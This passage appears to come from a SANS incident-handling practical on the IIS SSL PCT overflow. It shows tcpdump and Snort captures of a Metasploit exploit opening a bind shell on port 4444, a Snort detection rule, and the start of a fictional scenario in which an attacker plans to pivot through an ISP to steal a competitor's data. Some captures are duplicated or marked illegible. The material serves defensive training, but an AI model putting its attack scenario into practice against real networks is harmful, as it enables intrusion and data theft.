3719858419:3719858419(0) ack 1522883943 win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> 0x0000: 00d0 59be 8587
0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0040 2395 4000 8006 7ef6 ac10 0005 ac10 .@#.@.r.....
0x0020: 0007 01bb 8021 ddb8 88f3 5ac5 5d67 b012 .....!...Z.]g..
0x0030: ffff 3d0f 0000 0204 05b4 0103 0300 0101 .....=.....
0x0040: 080a 0000 0000 0000 0000 0101 0402 .....M.....)3t..
03:46:19.063109 IP (tos 0x0, ttl 64, id 28184, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: . [tcp sum ok]
ack 1 win 5840 <nop,nop,timestamp 2700145 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e18 4000 4006 747f ac10 0007 ac10 .4n.@.tj.....
0x0020: 0005 8021 01bb 5ac5 5d67 ddb8 88f4 8010 .....!..Z.]g.....
0x0030: 16d0 3370 0000 0101 080a 0029 3371 0000 ..3p.....)3q...
0x0040: 0000 .....
03:46:19.066039 IP (tos 0x0, ttl 64, id 28185, offset 0, flags [DF], proto 6, length: 485) 172.16.0.7.32801 > 172.16.0.5.https: P 1:434(433)
ack 1 win 5840 <nop,nop,timestamp 2700145 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 01e5 6e19 4000 4006 72cd ac10 0007 ac10 ..n.@.r.....
0x0020: 0005 8021 01bb 5ac5 5d67 ddb8 88f4 8018 .....!..Z.]g.....
0x0030: 16d0 4d0e 0000 0101 080a 0029 3374 0000 ..M.....)3t..
0x0040: 0000 8066 0102 bd00 0100 0100 168f 8601 ...f.....
0x0050: 0000 00eb 0f58 5858 5858 5858 5858 5858 .....XXXXXXXXXXXX
03:46:19.066769 IP (tos 0x0, ttl 128, id 9110, offset 0, flags [DF], proto 6, length: 52) 172.16.0.5.https > 172.16.0.7.32801: F [tcp sum ok]
1:1(0) ack 434 win 65102 <nop,nop,timestamp 60552 2700148>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0034 2396 4000 8006 7f01 ac10 0005 ac10 .4#.@.tj.....
0x0020: 0007 01bb 8021 ddb8 88f4 5ac5 5f18 8011 .....!...Z.]g.....
0x0030: fe4e 5db3 0000 0101 080a 0000 ec88 0029 .N].....)3t..
0x0040: 3374 .....
03:46:19.067271 IP (tos 0x0, ttl 64, id 28186, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: . [tcp sum ok]
ack 2 win 5840 <nop,nop,timestamp 2700150 60552>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e1a 4000 4006 747d ac10 0007 ac10 ..n.@.tj.....
0x0020: 0005 8021 01bb 5ac5 5f18 ddb8 88f5 8010 .....!..Z.]g.....
0x0030: 16d0 4530 0000 0101 080a 0029 3376 0000 ..E0.....)3v..
0x0040: ec88 .....
03:46:19.104048 IP (tos 0x0, ttl 64, id 28187, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: F [tcp sum ok]
434:434(0) ack 2 win 5840 <nop,nop,timestamp 2700186 60552>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e1b 4000 4006 747c ac10 0007 ac10 .4n.@.tj.....
0x0020: 0005 8021 01bb 5ac5 5f18 ddb8 88f5 8011 .....!..Z.]g.....
0x0030: 16d0 450b 0000 0101 080a 0029 339a 0000 ..E.....)3v..
0x0040: ec88 .....
03:46:19.104200 IP (tos 0x0, ttl 128, id 9111, offset 0, flags [DF], proto 6, length: 52) 172.16.0.5.https > 172.16.0.7.32801: . [tcp sum ok]
ack 435 win 65102 <nop,nop,timestamp 60553 2700186>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0034 2397 4000 8006 7f00 ac10 0005 ac10 .4#.@.tj.....
0x0020: 0007 01bb 8021 ddb8 88f5 5ac5 5f19 8010 .....!...Z.]g.....
0x0030: fe4e 5dbb 0000 0101 080a 0000 ec89 0029 .N].....)3t..
0x0040: 339a .....
03:46:19.107409 IP (tos 0x0, ttl 64, id 65331, offset 0, flags [DF], proto 6, length: 60) 172.16.0.7.32802 > 172.16.0.5.krb524: S [tcp sum ok]
1512950957:1512950957(0) win 5840 <mss 1460,sackOK,timestamp 2700190 0,nop,wscale 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.

```

Figure 2 - TCPCDUMP output of the IIS SSL PCT Overflow

The host 172.16.0.7 is attempting to exploit the IIS server 172.16.0.5 using the Metasploit Framework. TCPCDUMP output is dependent on the protocol that is being sniffed. The command that was run to capture the output specifies to print verbose output, print each packet, and when printing hex, print ASCII too. Each packet is time stamped, and displays the host and destination IP addresses, as well as source and destination ports. The packet length is also displayed which can help a handler analyze the results.

```

[root@kali:~]# tcpdump -vxx host 172.16.0.5
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
03:46:19.062894 IP (tos 0x0, ttl 64, id 28183, offset 0, flags [DF], proto 6, length: 60) 172.16.0.7.32801 > 172.16.0.5.https: S [tcp sum ok]
1522883942:1522883942(0) win 5840 <mss 1460,sackOK,timestamp 2700145 0,nop,wscale 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 003c 6e17 4000 4006 7478 ac10 0007 ac10 .....n.@.t].....
0x0020: 0005 8021 01bb 5ac5 5d66 0000 0000 a002 .....!.Z.]f.....
0x0030: 16d0 6b68 0000 0204 05b4 0402 080a 0029 .....kh.....)
0x0040: 3371 0000 0000 0103 0300 .....3q.....
03:46:19.063050 IP (tos 0x0, ttl 128, id 9109, offset 0, flags [DF], proto 6, length: 64) 172.16.0.5.https > 172.16.0.7.32801: S [tcp sum ok]
3719858419:3719858419(0) ack 1522883943 win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> 0x0000: 00d0 59be 8587
0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0040 2395 4000 8006 7ef6 ac10 0005 ac10 .....@.#.~.....
0x0020: 0007 01bb 8021 ddb8 88f3 5ac5 5d67 b012 .....!.Z.]g..
0x0030: ffff 3d0f 0000 0204 05b4 0103 0300 0101 .....=.....
0x0040: 080a 0000 0000 0000 0000 0101 0402 .....M.....)3t..
03:46:19.063109 IP (tos 0x0, ttl 64, id 28184, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: . [tcp sum ok]
ack 1 win 5840 <nop,nop,timestamp 2700145 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e18 4000 4006 747f ac10 0007 ac10 .....4n.@.t].....
0x0020: 0005 8021 01bb 5ac5 5d67 ddb8 88f4 8010 .....!.Z.]g.....
0x0030: 16d0 3370 0000 0101 080a 0029 3371 0000 .....3p.....)3q..
0x0040: 0000 .....
03:46:19.066039 IP (tos 0x0, ttl 64, id 28185, offset 0, flags [DF], proto 6, length: 485) 172.16.0.7.32801 > 172.16.0.5.https: P 1:434(433)
ack 1 win 5840 <nop,nop,timestamp 2700145 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 01e5 6e19 4000 4006 72cd ac10 0007 ac10 .....n.@.r.....
0x0020: 0005 8021 01bb 5ac5 5d67 ddb8 88f4 8018 .....!.Z.]g.....
0x0030: 16d0 4d0e 0000 0101 080a 0029 3374 0000 .....M.....)3t..
0x0040: 0000 8066 0102 bd00 0100 0100 168f 8601 .....f.....
0x0050: 0000 00eb 0f58 5858 5858 5858 5858 5858 .....XXXXXXXXXXXX
03:46:19.066769 IP (tos 0x0, ttl 128, id 9110, offset 0, flags [DF], proto 6, length: 52) 172.16.0.5.https > 172.16.0.7.32801: F [tcp sum ok]
1:1(0) ack 434 win 65102 <nop,nop,timestamp 60552 2700148>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0034 2396 4000 8006 7f01 ac10 0005 ac10 .....4#.@.~.....
0x0020: 0007 01bb 8021 ddb8 88f4 5ac5 5f18 8011 .....!.Z.]g.....
0x0030: fe4e 5db3 0000 0101 080a 0000 ec88 0029 .....N].....)3t..
0x0040: 3374 .....
03:46:19.067271 IP (tos 0x0, ttl 64, id 28186, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: . [tcp sum ok]
ack 2 win 5840 <nop,nop,timestamp 2700150 60552>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e1a 4000 4006 747d ac10 0007 ac10 .....4n.@.t].....
0x0020: 0005 8021 01bb 5ac5 5f18 ddb8 88f5 8010 .....!.Z.]g.....
0x0030: 16d0 4530 0000 0101 080a 0029 3376 0000 .....E0.....)3v..
0x0040: ec88 .....
03:46:19.104048 IP (tos 0x0, ttl 64, id 28187, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32801 > 172.16.0.5.https: F [tcp sum ok]
434:434(0) ack 2 win 5840 <nop,nop,timestamp 2700186 60552>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 6e1b 4000 4006 747c ac10 0007 ac10 .....4n.@.t].....
0x0020: 0005 8021 01bb 5ac5 5f18 ddb8 88f5 8011 .....!.Z.]g.....
0x0030: 16d0 45b0 0000 0101 080a 0029 339a 0000 .....E.....)3v..
0x0040: ec88 .....
03:46:19.104200 IP (tos 0x0, ttl 128, id 9111, offset 0, flags [DF], proto 6, length: 52) 172.16.0.5.https > 172.16.0.7.32801: . [tcp sum ok]
ack 435 win 65102 <nop,nop,timestamp 60553 2700186>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 .....Y.....E.
0x0010: 0034 2397 4000 8006 7f00 ac10 0005 ac10 .....4#.@.~.....
0x0020: 0007 01bb 8021 ddb8 88f5 5ac5 5f19 8010 .....!.Z.]g.....
0x0030: fe4e 5dbb 0000 0101 080a 0000 ec89 0029 .....N].....)3t..
0x0040: 339a .....
03:46:19.107409 IP (tos 0x0, ttl 64, id 65331, offset 0, flags [DF], proto 6, length: 60) 172.16.0.7.32802 > 172.16.0.5.krb524: S [tcp sum ok]
1512950957:1512950957(0) win 5840 <mss 1460,sackOK,timestamp 2700190 0,nop,wscale 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.

```

Figure 3 - TCPDUMP output of the IIS SSL PCT Overflow

The TCPDUMP traffic shows a connection from the remote host 172.16.0.7 originating from the source port 32801 and destined for host 172.16.0.5 on port 443 (https). The traffic appears as normal SSL traffic.

Using a network based intrusion detection sensor such as Snort²⁰ can help notify handlers of this particular attack. According to the Snort website they have a rule to trigger an alert for the IIS SSL PCT Overflow. The rule called WEB-MISC Client_Hello overflow, is below:

```

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC PCT
Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2;
byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|";
depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116;
reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-
011.msp; classtype:attempted-admin; sid:2515; rev:9;)

```

²⁰ <http://www.snort.org/>

The header “alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS 443” will generate an alert if the conditions for this rule are met. TCP packets sent from any external network to the web servers on port 443 if the content of the packet contains binary data. The offset specifies to look for at the beginning of the packet for this data. References to Bugtraq, CVE, and Microsoft’s website allow for the handler to gather more information on the vulnerability. From Snort’s website the following is the description for this rule. “This event is generated when an attempt is made to exploit a known vulnerability in the Microsoft implementation of the Private Communications Transport (PCT) protocol.” If a handler was running snort in real time they might see the following output of a normal SSL connection.

The following Snort command was run to pickup the traffic:

```
$>./snort -bCdev
```

The command options are set to display the following: – b store data in a binary format, -C turns character dumps on, -d application data, data link headers, and -v verbose. The Snort output displayed below will summarize the following:

Date and Time of the event

Source and Destination MAC address, IP address, and port information

Time To Live of the packet

Sequence number

Snort sample output of normal SSL traffic:

```
+=====+
+=
```

```
03/03-02:26:04.385008 0:2:8A:96:13:3E -> 0:D0:59:BE:85:87 type:0x800
len:0x4A
192.168.0.160:33168 -> 192.168.0.161:443 TCP TTL:64 TOS:0x0 ID:12102
IpLen:20 Dg
mLen:60 DF
*****S* Seq: 0x9A6F45AC Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 8415978 0 NOP WS: 0
```

```
+=====+
+=
```

```
03/03-02:26:04.385076 0:D0:59:BE:85:87 -> 0:2:8A:96:13:3E type:0x800
len:0x36
192.168.0.161:443 -> 192.168.0.160:33168 TCP TTL:128 TOS:0x0 ID:6924
IpLen:20 Dg
mLen:40
***A*R** Seq: 0x0 Ack: 0x9A6F45AD Win: 0x0 TcpLen: 20
```

```
+=====+
+=
```

Snort analyzed 27 out of 27 packets, dropping 0 (0.000%) packets

Breakdown by protocol:		Action Stats:
TCP: 8	(29.630%)	ALERTS: 0
UDP: 11	(40.741%)	LOGGED: 0
ICMP: 6	(22.222%)	PASSED: 0
ARP: 2	(7.407%)	
EAPOL: 0	(0.000%)	
IPv6: 0	(0.000%)	
IPX: 0	(0.000%)	
OTHER: 0	(0.000%)	
DISCARD: 0	(0.000%)	

A brief summary of the activity that Snort captured is included in the analysis portion of the output above. 8 tcp, 11 udp, 6 icmp, and 2 ARP packets were detected during a normal SSL connection.

Attacking the same host using the Metasploit exploit will trigger some different traffic that a good handler might pickup if monitoring a host closely.

Snort output of the exploit in action:

[illegible]

```
03/03-02:24:16.471568 0:2:8A:96:13:3E -> 0:D0:59:BE:85:87 type:0x800
len:0x4A
192.168.0.160:33165 -> 192.168.0.161:443 TCP TTL:64 TOS:0x0 ID:60113
IpLen:20 Dg
mLen:60 DF
*****S* Seq: 0x946C2F9E Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 8308047 0 NOP WS: 0
```

[illegible]

```
03/03-02:24:16.471597 0:D0:59:BE:85:87 -> 0:2:8A:96:13:3E type:0x800  
len:0x36  
192.168.0.161:443 -> 192.168.0.160:33165 TCP TTL:128 TOS:0x0 ID:6868  
IpLen:20 Dg  
mLen:40  
***A*R** Seq: 0x0 Ack: 0x946C2F9F Win: 0x0 TcpLen: 20
```

[illegible]

```
03/03-02:24:17.374540 0:D0:59:BE:85:87 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0x4A
192.168.0.161:1037 -> 255.255.255.255:3001 UDP TTL:128 TOS:0x0
ID:6869 IpLen:20
DgmLen:60
Len: 32
```


IPX:	0	(0.000%)
OTHER:	0	(0.000%)
DISCARD:	0	(0.000%)

To analyze the data further we will use a packet sniffer called Ethereal²¹. Ethereal will analyze packets in depth and provide as much detail as possible. The Ethereal figure below represents the same traffic received by TCPDUMP and Snort, however providing more detailed packet level information than TCPDUMP or Snort.

When using Ethereal, one can examine more in-depth detail about the packets captured. The Ethereal example in figure 5, displays three preview panes: the “Main Menu” pane, the “Packet List” pane, and the “Packet Bytes” pane.

²¹ <http://www.ethereal.com/>




Figure 4 - Normal SSL traffic

This screenshot shows normal SSL traffic connecting from 192.168.0.160 to <https://192.168.0.161> using the source port 32805 with the destination port 443 (HTTPS). Wireshark shows Source and Destination fields and some information about the traffic. Further detail is provided in the second window pane, the TCP packet contains useful information. The third window pane shows the hexadecimal to ASCII conversion table.

The second window pane shows the Frame, Ethernet, IP, and TCP packet layer information. The tcp packet selected displays the Destination port, Sequence number, Header length, Flags set, Window size, and Checksum.

The next figure depicts all packets that were sent to and from the source and destination addresses during the attack. Running the exploit using Metasploit will only generate about 14 packets. These packets can be further analyzed for

suspicious activity. Each time the exploit is run a different source port is generated. The destination port now shows 4444. Port 4444 is used in the exploit to bind a shell to the remote host. A handler would look for this type of activity in the case of a compromise. A normal SSL request would not attempt to bind a shell to port 4444.




Figure 5 - Exploit traffic

This is a screenshot of the exploit in action. In the information field of the first window pane, the source/destination IP addresses and source/destination ports are presented. The second window pane sums up the information contained inside the selected packet.

Notice how it the destination port changes from https (443) to port 4444 once the exploit code is executed.

Stages of The Attack Process

A hacker known by Millhouse was browsing the local internet news one day when he stumbled upon an interesting article. The article headlines read “Stocks That Rock gross amazing revenue”. Millhouse clicked the link and began reading the article. Millhouse works for a competitor of Stocks That Rock and found this news to be rather devastating since word has it; layoffs at his current place of employment are to be announced in the coming weeks. Millhouse didn’t want to loose his job. He worked for years to get a great gig in the security industry. He has been working for his current company for over two years, prior to that he was unemployed for a year. He brainstormed several ideas on how he could keep his job and watch his competitor fail. Millhouse concluded that his best opportunity would be to break into the company Stocks That Rock and attempt to steal confidential data that he could use in his current company to gain more market value.

He knew that if he proceeded he would run the risk of being caught. To minimize the risk he decided his best bet would be to compromise a host on a network that is not affiliated with Stocks That Rock. He would then use that host to compromise a host at Stocks That Rock and gain confidential information.

What company should he go after first? He wanted the first attack to be an easy break in, from a company that has little or no security implementations in place. He brainstormed and researched companies to plot an attack against, but was coming up empty handed. He then remembered about a flyer he got on his door the other day for an ISP that was attempting to recruit new customers. The flyer stated “Tired of your ISP slowing you down?” “Do you have the need for speed?” “Call “Hexornet” now for the fastest dialup connection on the planet.”

Platforms/Environments

In this scenario the attack is taking place from a compromised host on the Hexornet ISP network. A detailed listing of the network devices is included in the tables below. It is a good idea to have a clear understanding of what the layout would look like in this attack scenario.

The Attackers Platform:

The attacker’s platform for this exercise is primarily an i386 Red Hat Fedora system running on a laptop computer. The attacker has created a lab environment called the Black Lab where he uses it to test new tools, exploits

and Trojans. Being an experienced hacker, Millhouse uses the black lab for testing before initiating any attacks across the network. By doing this he is able to simulate a live network environment using his test lab machines. A device listing of his home network is included in the table below:

Millhouse's Home Network		
Device	Operating System	Hostname
Test Server 1	Solaris 5.8	sun.black.lab
Test Server 2	Windows 2000	win.black.lab
Test Server 3	Windows NT 4.0	nt.black.lab
Snort IDS	Fedora Core Linux	nids
Firewall 1	Astaro Linux	fw1
Firewall 2	Astaro Linux	fw2
Router	Netgear	netgear
Laptop 1	Windows XP Pro	xp
Laptop 2	Fedora Core Linux	fedora
wireless router	Netgear	netgear wireless

Table 1.1 - Attacker Device Listing

Source Network (Attacker)

The attack originates from Millhouse's home wireless network. His network is connected to a local cable modem for broadband internet connection. A Netgear router connects the cable modem to the black lab network and to a separate wireless network. The wireless network is secured by a WEP key for maximum security. The black lab sits behind an Astaro Linux based firewall with dual Network Interface Cards. From there the network is connected to a Dlink switch. Behind the switch lie the rest of the testing machines, including the Snort intrusion detection server. The wireless side of the network includes 2 laptops.

In the figure below the diagram provides more detail in the exact setup of his network:

© SANS Institute




Figure 6 - Attacker's Home Network

1st Victim's Platform:

The first victim in this scenario is the Hexornet ISP network. The attacker's final destination during the attack is the financial trading company Stocks That Rock. Since the attacker is planning to avoid all detection means, he first compromises a remote host at Hexornet so that his source IP address is originating from somewhere other than his home network. Hexornet runs their business out of a small office, and has a very limited technical staff. The current device listing for this company is included in the table below:

Hexornet Device Listing		
Device	Operating System	Hostname
Router	Cisco IOS	rt1.hex.net
Log server	Windows 2000	log.hex.net
DHCP server	Solaris 5.7	dhcp.hex.net
RAS server	Solaris 5.7	ras.hex.net
Dialup Server	Solaris 5.7	dial.hex.net
Web Server	Windows 2000	hex.net

Table 2.1 - 1st Victim's Device Listing

